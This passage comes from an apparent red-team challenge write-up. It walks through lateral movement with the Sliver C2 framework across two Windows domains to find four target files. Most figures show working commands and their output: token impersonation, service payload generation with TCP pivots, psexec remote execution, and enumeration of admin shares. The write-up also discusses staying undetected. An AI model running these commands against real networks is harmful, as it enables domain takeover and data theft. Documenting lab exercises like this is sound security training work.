4252   1472   PROCE\gnuhcl   x86_64   sihost.exe                       1
4276   636    PROCE\gnuhcl   x86_64   svchost.exe                      1
4308   636    PROCE\gnuhcl   x86_64   svchost.exe                      1
4364   1528   PROCE\gnuhcl   x86_64   taskhostw.exe                    1
4516   636                                svchost.exe                      -1
4548   4516                  x86_64   ctfmon.exe                       1
4608   636                                svchost.exe                      -1
4664   636                                svchost.exe                      -1
4768   636                                svchost.exe                      -1
5028   636                                svchost.exe                      -1
876    5092   PROCE\gnuhcl   x86_64   explorer.exe                     1
4236   636    PROCE\gnuhcl   x86_64   svchost.exe                      1
3128   868    PROCE\gnuhcl   x86_64   TextInputHost.exe                1
1080   868    PROCE\gnuhcl   x86_64   StartMenuExperienceHost.exe      1
4384   868    PROCE\gnuhcl   x86_64   RuntimeBroker.exe                1
5300   868    PROCE\gnuhcl   x86_64   SearchApp.exe                    1
5316   636                                SearchIndexer.exe                -1
5392   868    PROCE\gnuhcl   x86_64   RuntimeBroker.exe                1
5816   868    PROCE\gnuhcl   x86_64   RuntimeBroker.exe                1
4468   876    PROCE\gnuhcl   x86_64   SecurityHealthSystray.exe        1
5192   876    PROCE\gnuhcl   x86_64   vmtoolsd.exe                     1
```

Figure 9. - Output of the ps command on the gnuhcl user


Fig. 9 depicts the output of this ‘ps’ command, showing several processes are being run by the user PROCE\gnuhcl. We then run “impersonate PROCE\\gnuhcl” to steal this user’s token from one of the running processes.



```
---------------------

sliver (mormalan) > impersonate PROCE\\gnuhcl

[*] Successfully impersonated PROCE\gnuhcl

sliver (mormalan) > whoami

Logon ID: NT AUTHORITY\SYSTEM
[*] Current Token ID: PROCE\gnuhcl
```

Figure 10. - Verification of successful impersonation of gnuhcl

We see in Fig. 10 that our impersonate command was run successfully and we then run the ‘whoami’ command, verifying our current token ID is the user PROCE\gnuhcl. We now have complete access to the gnuhcl user's tokens, meaning we now have domain admin privileges. We then re-enter the admin recon phase of the kill chain cycle, enumerating the system for any valuable information. This cycle of enumeration produced less results than desired, so we decided to move on to the RCE stage of the cycle, hoping to gain access to a new user with elevated privileges. We repeat our process above of creating a tcp pivot, now on the gnuhcl user, then generating and executing our payload. To find a more privileged user, we already know that gnuhcl is a system administrator from our enumeration, so they should have access to the domain controller of the current domain. We can use the command 'sa-ipconfig' to get the domain IP address.




```
sliver (mormalan) > sa-ipconfig

[*] Successfully executed sa-ipconfig (coff-loader)
[*] Got output:
{5392DED9-7466-4298-8A6B-234948349EE2}
        Ethernet
        vmxnet3 Ethernet Adapter
        00-50-56-AE-1D-28
        10.64.198.12
Hostname:       GNuhcl
DNS Suffix:     proce.internal
DNS Server:     10.64.135.5
```

Figure 11. Output of sa-ipconfig from the gnuhcl user

Fig. 11 depicts the output from this command, giving us the domain IP address of 10.64.135.5. We then repeat our process of RCE, creating a tcp pivot, generating a payload with the command "generate -f service -N vmexplore --tcp-pivot 10.64.198.12:9610" and executing our payload with the command "psexec -c vmexplore.exe 10.64.135.5". This RCE then gives us a new session with access to the domain controller of the PROCE-DC domain.


Now that we have access to the domain controller directly, we must repeat our process of escalating user privileges and enumerating the network. We can run the ‘ps’ command again to search for a user token within the running processes.



```
5092   600                          x86_64   svchost.exe                      0
896    840    PROCE\Administrator   x86_64   ApplicationFrameHost.exe         1
4740   840    PROCE\Administrator   x86_64   RuntimeBroker.exe                1
5740   840    PROCE\Administrator   x86_64   dllhost.exe                      1
2696   600                          x86_64   svchost.exe                      0
5840   4888   PROCE\Administrator   x86_64   mmc.exe                          1
4532   840    PROCE\Administrator   x86_64   dllhost.exe                      1
1072   4888   PROCE\Administrator   x86_64   mmc.exe                          1
2988   1868   PROCE\Administrator   x86_64   explorer.exe                     1
4276   840    PROCE\Administrator   x86_64   ShellExperienceHost.exe          1
5672   840    PROCE\Administrator   x86_64   SearchUI.exe                     1
5868   6048   PROCE\Administrator   x86_64   notepad.exe                      1
5800   600                          x86_64   WindowsDefender.exe              0
```

Figure 12. - output of ps command from PROCE-DC user


As shown in Fig. 12, we see several processes being run by the user PROCE\Administrator, the admin user of the entire domain. We then run the command “impersonate PROCE\\Administrator” to steal this user’s credentials and elevate our privileges.



```
sliver (vmexplore) > whoami

Logon ID: NT AUTHORITY\SYSTEM
[*] Current Token ID: PROCE\Administrator
sliver (vmexplore) >
```

Figure 13. Verification of successful impersonation of PROCE\Administrator


We have now successfully stolen the credentials of the overall administrator of the PROCE-DC domain, giving us heightened access to the files and users across the domain. We then begin to enumerate the system again with these elevated privileges. We begin by viewing the file system of the admin user with the command “ls //10.64.135.5/C$”, using the IP of the current user and the variable C$, giving us a view of the C:\ directory of the specified user.



```
ls //10.64.135.5/C$

\\10.64.135.5\C$\ (12 items, 1.4 GiB)
=====================================
drwxrwxrwx  $Recycle.Bin                    <dir>    Wed Jun 21 17:54:22 +0100 2023
Lrw-rw-rw-  Documents and Settings -> C:\Users 0 B   Mon May 09 22:31:28 +0100 2022
-rw-rw-rw-  pagefile.sys                    1.4 GiB  Thu Jun 22 17:48:51 +0100 2023
drwxrwxrwx  PerfLogs                        <dir>    Sat Sep 15 08:19:00 +0100 2018
drwxrwxrwx  proce_share                     <dir>    Thu Jun 22 16:30:37 +0100 2023
dr-xr-xr-x  Program Files                   <dir>    Mon May 09 18:34:36 +0100 2022
drwxrwxrwx  Program Files (x86)             <dir>    Sat Sep 15 10:06:10 +0100 2018
drwxrwxrwx  ProgramData                     <dir>    Fri Jul 07 00:25:18 +0100 2023
drwxrwxrwx  Recovery                        <dir>    Wed Jun 21 16:33:11 +0100 2023
drwxrwxrwx  System Volume Information       <dir>    Wed Jun 21 17:36:11 +0100 2023
dr-xr-xr-x  Users                           <dir>    Wed Jun 21 17:49:23 +0100 2023
drwxrwxrwx  Windows                         <dir>    Wed Jun 21 17:37:16 +0100 2023


sliver (vmexplore) > ls //10.64.135.5/C$/proce_share

\\10.64.135.5\C$\proce_share (1 item, 3.0 MiB)
==============================================
-rw-rw-rw-  ZEBRA  3.0 MiB  Thu Jun 22 16:30:37 +0100 2023

```

Figure 14. Enumeration of PROCE\Admin file system, location of 2nd intel file

As shown in Fig. 14, we see several directories within this user's system. We continue searching each until we open the 'proce_share' directory, containing a single file named 'ZEBRA'. This is now our 2nd intel file. We now continue to enumerate the rest of the domain, yet there were no other intel files in this domain's file system. However, when impersonating the admin of the PROCE domain, the command "sa-get-netsession" produced an account for a second domain controller.




```
sliver (vmexplore) > sa-get-netsession

[*] Successfully executed sa-get-netsession (coff-loader)
[*] Got output:

Client: \\10.64.135.5
User:    PROCE-DC$
Active:  66483
Idle:    150
--------------------

Client: \\10.64.193.5
User:    PROCE-OPS-DC$
Active:  52012
Idle:    1
```

Figure 15. Discovery of second domain controller

Fig. 15 shows the output of this command, providing us with the IP information of a second domain controller named “PROCE-OPS-DC” with the IP address of 10.64.193.5. We then performed a final lateral movement jump as there was no enumeration left to be done on the PROCE-DC domain. We created another tcp pivot, generated another service payload with the command “generate -f service -N vmexp --tcp-pivot 10.64.135.5:9610” and executed the payload on the target system with the command “psexec -c vmexp.exe 10.64.193.5”. This creates a final session, enabling us to jump from the PROCE-DC domain to the new PROCE-OPS-DC domain. We then repeat our process of privilege escalation after our RCE, beginning a new iteration of the kill chain cycle.


We run the ‘ps’ command to find any processes running to steal a privileged user's token. We find the user ops\Administrator, as shown below in Fig. 16, the admin user of this new domain.



```
4112   3108                          x86_64   vm3dservice.exe
4672   2264   ops\Administrator   x86_64   sihost.exe
4692   600    ops\Administrator   x86_64   svchost.exe
4720   600    ops\Administrator   x86_64   svchost.exe
4760   1652   ops\Administrator   x86_64   taskhostw.exe
4912   600                          x86_64   svchost.exe
4948   600                          x86_64   svchost.exe
4972   4912   ops\Administrator   x86_64   ctfmon.exe
5032   600                          x86_64   svchost.exe
5116   600                          x86_64   svchost.exe
5048   600                          x86_64   svchost.exe
5624   828    ops\Administrator   x86_64   RuntimeBroker.exe
5788   828    ops\Administrator   x86_64   RuntimeBroker.exe
5820   4804   ops\Administrator   x86_64   ServerManager.exe
1292   1012   ops\Administrator   x86_64   vmtoolsd.exe
```

Figure 16. Discovery of ops\Admin user, used for impersonation


After discovering this admin user, we can again use the Sliver impersonate command to steal the admin user's credentials. Shown in Fig. 17, we use the 'whoami' command to verify the successful impersonation of the admin user.



```
impersonate ops\\Administrator

[*] Successfully impersonated ops\Administrator

sliver (vmexp) > whoami

Logon ID: NT AUTHORITY\SYSTEM
[*] Current Token ID: ops\Administrator
```

Figure 17. Verification of successful admin impersonation


Now that we have impersonated the domain administrator, we again begin enumeration of the system with our enhanced privileges. We use the IP address of the PROCE-OPS-DC domain to view the C:\ directory again, and find a similar directory to the one depicted in Fig. 14. We open the directory 'ops_share' and find a file named CapyBarA, our third intel file.



```
sliver (vmexp) > ls //10.64.193.5/C$

\\10.64.193.5\C$\ (12 items, 1.4 GiB)
=====================================
drwxrwxrwx  $Recycle.Bin                        <dir>    Wed Jun 21 18:23:19 +0100 2023
Lrw-rw-rw-  Documents and Settings -> C:\Users  0 B      Mon May 09 22:31:28 +0100 2022
drwxrwxrwx  ops_share                           <dir>    Thu Jun 22 16:53:18 +0100 2023
-rw-rw-rw-  pagefile.sys                        1.4 GiB  Thu Jun 22 17:39:55 +0100 2023
drwxrwxrwx  PerfLogs                            <dir>    Sat Sep 15 08:19:00 +0100 2018
dr-xr-xr-x  Program Files                       <dir>    Mon May 09 18:34:36 +0100 2022
drwxrwxrwx  Program Files (x86)                 <dir>    Sat Sep 15 10:06:10 +0100 2018
drwxrwxrwx  ProgramData                         <dir>    Wed Jun 21 18:16:14 +0100 2023
drwxrwxrwx  Recovery                            <dir>    Wed Jun 21 16:33:03 +0100 2023
drwxrwxrwx  System Volume Information           <dir>    Wed Jun 21 18:02:20 +0100 2023
dr-xr-xr-x  Users                               <dir>    Wed Jun 21 18:15:40 +0100 2023
drwxrwxrwx  Windows                             <dir>    Wed Jun 21 18:03:30 +0100 2023


ls //10.64.193.5/C$/ops_share

\\10.64.193.5\C$\ops_share (1 item, 4.0 MiB)
============================================
-rw-rw-rw-  CapyBarA  4.0 MiB  Thu Jun 22 16:53:18 +0100 2023
```

Figure 18. Enumeration and discovery of the third intel file, CapyBarA

We now have three out of four intel files from the target system. We continue with enumeration of this domain, eventually searching the documents and directories of various users within the domain. Now that we have dominance of privileges over the current domain, we have access to all the users within this domain. We begin searching each user individually, eventually coming to the user named ‘ops-JPorter’.



```
ls //10.64.24.14/C$/Users

\\10.64.24.14\C$\Users (9 items, 174 B)
=======================================
Lrw-rw-rw-  All Users -> C:\ProgramData       0 B    Sat Dec 07 10:30:39 +0100 2019
drwxrwxrwx  Ansible                           <dir>  Wed Jun 21 18:25:21 +0100 2023
dr-xr-xr-x  Default                           <dir>  Wed Jun 21 20:35:55 +0100 2023
Lrw-rw-rw-  Default User -> C:\Users\Default  0 B    Sat Dec 07 10:30:39 +0100 2019
drwxrwxrwx  defaultuser0                      <dir>  Wed Jun 21 20:35:57 +0100 2023
-rw-rw-rw-  desktop.ini                       174 B  Sat Dec 07 10:12:42 +0100 2019
drwxrwxrwx  ops-jporter                       <dir>  Wed Jun 21 18:39:43 +0100 2023
drwxrwxrwx  proceopsadmin                     <dir>  Thu Jun 22 17:42:13 +0100 2023
dr-xr-xr-x  Public                            <dir>  Wed Jun 21 13:39:52 +0100 2023


ls //10.64.24.14/C$/Users/ops-jporter


s //10.64.24.14/C$/Users/ops-jporter/Documents

\\10.64.24.14\C$\Users\ops-jporter\Documents (5 items, 1.0 MiB)
===============================================================
-rw-rw-rw-  Ax0lOt1                                 1.0 MiB  Thu Jun 22 17:23:12 +0100 2023
```

Figure 19. Discovery of fourth intel file, Ax0lot1, along with jporter enumeration

We search the directories and files of jporter until we find the directory ‘ops-jporter’. We use the command “ls //10.64.24.14/C$/Users/ops-jporter/Documents” to search the Documents folder of ops-jporter, finding a file named Ax0lot1. Our fourth and final intel file. We have now enumerated both domains, established domain dominance over both the PROCE and PROCE-OPS domains, and achieved our main objective of locating and exfiltrating four targeted intel files.

4. Results

Through the use of the Sliver C2 framework and the implementation of a stable, effective attack chain, we were able to exploit the target system to gain intel on the four target files. We achieved full control over both compromised domains, namely the PROCE-DC and PROCE-OPS-DC domains. This access allowed us to enumerate the entire system with minimal defensive barriers to achieve the objective of this challenge problem.




Figure 20. - Visualization of our path through the network

Fig. 20 depicts a visualization of our path taken while enumerating the target system. We began on our remote team server and initially connected to the target domain under a normal user named MWesten. We continued enumeration until compromising the credentials of both a domain admin user and the administrator of the entire domain. We then used these administrator privileges to pivot into the second domain, allowing us to enumerate a second domain with admin privileges and discover the last two target files. Fig. 20 highlights the user we compromised, the privileges of each user, and which intel files were located in each step.

This result is a success in the context of this problem as our objective was to locate and exfiltrate the four target files while blending into the system enough to stay undetected. We were able to successfully discover each file, complete the cyber kill chain in establishing domain dominance, and blend in with normal system traffic enough to allow for full location of the target intel without disruption of our attack chain.

5. Discussion

With the main objective of this challenge problem being successfully completed, we established domain dominance over the PROCE-DC and PROCE-OPS-DC domains. We located all four of our target intel files with minimal detection by the limited enabled Windows defenses. While this solution was a success in the context of this challenge problem, there are some bounds placed on our solution and the processes we deployed.

5.1. Bounds and Limitations

Our solution is first limited by the OS we are operating in and the defensive environment established by this OS. This solution was designed under the assumption of exploiting a Windows system, so our process was tailored to bypassing the Windows defenses and its unique privilege structure. While the general concepts of our solution would apply to any offensive exploit, the specific steps within the methods of our solution are bounded by the assumption of using only the Windows OS.

We are also bounded by the level of supervision on the target domains. For this challenge, we assumed minimal defensive involvement from individuals overseeing this domain so we were able to upload and execute our payloads. One of the principles of this challenge problem was to blend in with the normal traffic on the domains and simulate traffic that would normally be taking place on a network. We were able to satisfy this objective of blending in, but if a BT operator was directly supervising the system they could notice external implants being uploaded and executed. This could lead to disruption of the attack chain, along with footprinting and tracing the attack back to our attack station which could compromise the operation as a whole.

